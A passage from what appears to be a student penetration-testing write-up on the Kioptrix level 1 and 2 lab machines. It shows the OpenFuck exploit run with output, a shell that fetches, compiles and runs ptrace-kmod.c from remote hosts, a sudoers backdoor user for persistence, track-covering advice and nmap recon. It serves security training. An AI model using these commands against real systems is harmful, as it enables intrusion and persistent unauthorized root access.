


*Figure 9 version of Kioptrix supported by Open_f*ck*

Then we try run the following commands to connect with the victim machine.

```
1. ./pwn 0x6a 192.168.100.9 443 -c 40
2. ./pwn 0x6b 192.168.100.9 443 -c 40
```

We find that the Kioptrix gets connected for the 0x6b command and we get a ptrac-kmod download error,


```
sudo: 3 incorrect password attempts
bash-2.05$ Good Bye!

┌──(kali㉿kali)-[~/Downloads]
└─$ ./pwn 0×6b 192.168.100.9 -c 40

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection ... 40 of 40
Establishing SSL connection
cipher: 0×4043808c   ciphers: 0×80f8088
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; net/0304-
--07:24:42--  http://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           ⇒ `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:80 ... connected!
HTTP request sent, awaiting response ...
07:24:42 ERROR -1: Malformed status line.

gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$ cd /tmp
cd /tmp
bash-2.05$ wget 192.168.56.101/ptrace-kmod.c
```

So we download the pkmod-trace.c file onto our kali system and them transfer it via running the python server on kali system with following steps
On Kali

```
python3 -m http-server
```

On the bash of the Kioptrix we run the following to /tmp folder

```
wget http://192.168.100.4:8000/ptrace-kmod.c
```



Now once we have access to the root of the kioprtix we follow the same method of giving root privileges to the newly added user given by in the following sections and maintain the access.

Maintaining Access

Now, we have access to the machine but how will we be able to maintain the persistent access to the machine as if someone just patch this Samba vulnerability then you can get root access anymore. In order to maintain the access, we can add our own user using "useradd" command but this linux distro doesn't have this command and we googled and found out that it was issue with the Pathing which has not been set up. So, we ran this below command to set it up:

```
export
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Then, we ran "man useradd" to ensure that it was indeed setup issue and got the full manual for it – meaning we got it working! From the "useradd" manual, you can see that there are several options specified to add user and add permission to the new user created as shown in the image below:




Figure 10 Adding PATH variable to enable "useradd" command

Then we ran these commands to add user and list our user to "sudoers" list. After user has been added, we switched to our user account using the command shown below:

```
1. useradd ttu_pks passwd ttu_password
2. echo "ttu_pks ALL=(ALL) ALL" >> /etc/sudoers
3. su -l ttu_pks
4. whoami
```




Figure 11 Adding new user and switching to new user created




*Figure 10 Root privileges for "**df**" user*




*Figure 11 adding user via open_f*ck*


BAM! We now have persistent access to the machine! Now, we can log into the system by our new user created anytime and access the machine.

3RD PHASE

In the third phase, we will exploit Kioptrix level 2 which is another vulnerable machine, and we will follow the same steps as we followed for Kioptrix level 1 machine in order to gain root access to the machine. So, the first steps with always covering your tracks by changing your IP address and MAC address based on LAN or WLAN networks. Then, we will do reconnaissance and scanning to find our targets IP address. This step involves gaining as much information as we can for our target machine – aka – Information Gathering. After this step comes analysis and researching about the exploits and finding the vulnerable services running on the system which we can exploit to gain access. Once we have got the access to the machine, we need to maintain access regardless of when the vulnerability that was present has been patched up.

Setting up the virtual machine


As for the first step of covering tracks, we have already done it in the 1st phase so we are going to install our Kioptrix level 2 in the VMware and will do reconnaissance and scanning for the target machine. When you start the Kioptrix level 2 machine, it will prompt you with login page and our job is to gain the root access of the machine and even access files for more information. Below image shows the login screen for the machine.



Reconnaissance & Scanning

Here, we are using “arp-scan” since it is relatively faster than the “netdiscover” to scan the list of IP addresses connected to our local network. We can see in the image below: we have got target IP address as 192.168.179.130 and our Kali Linux is running on 192.168.179.128. The command to run “arp-scan” is given below:


```
arp-scan -l
```




Nmap

Since, we have found the IP address of our target machine, we can now run the Nmap with aggressive scan to scan all ports and discover the open ports and services running on the target machine. The nmap scan results are shown below in the image. The command used for performing nmap scanning are given below:

```
nmap -sS -A -n 192.168.179.130 // Stealth mode scanning
   nmap -p- -A 192.168.179.130 // actively scanning
```






Enumerating HTTP Service

As a result of nmap scan, we got a bunch of open ports and services. We start with HTTP service running on port 80 and going to the website to see how it looks like. Here, we found a login

page, then first thing we do is viewing page source, but we did not find anything seems to be interested. Also, we try to use some default credentials such as admin: admin or admin: password but nothing work.




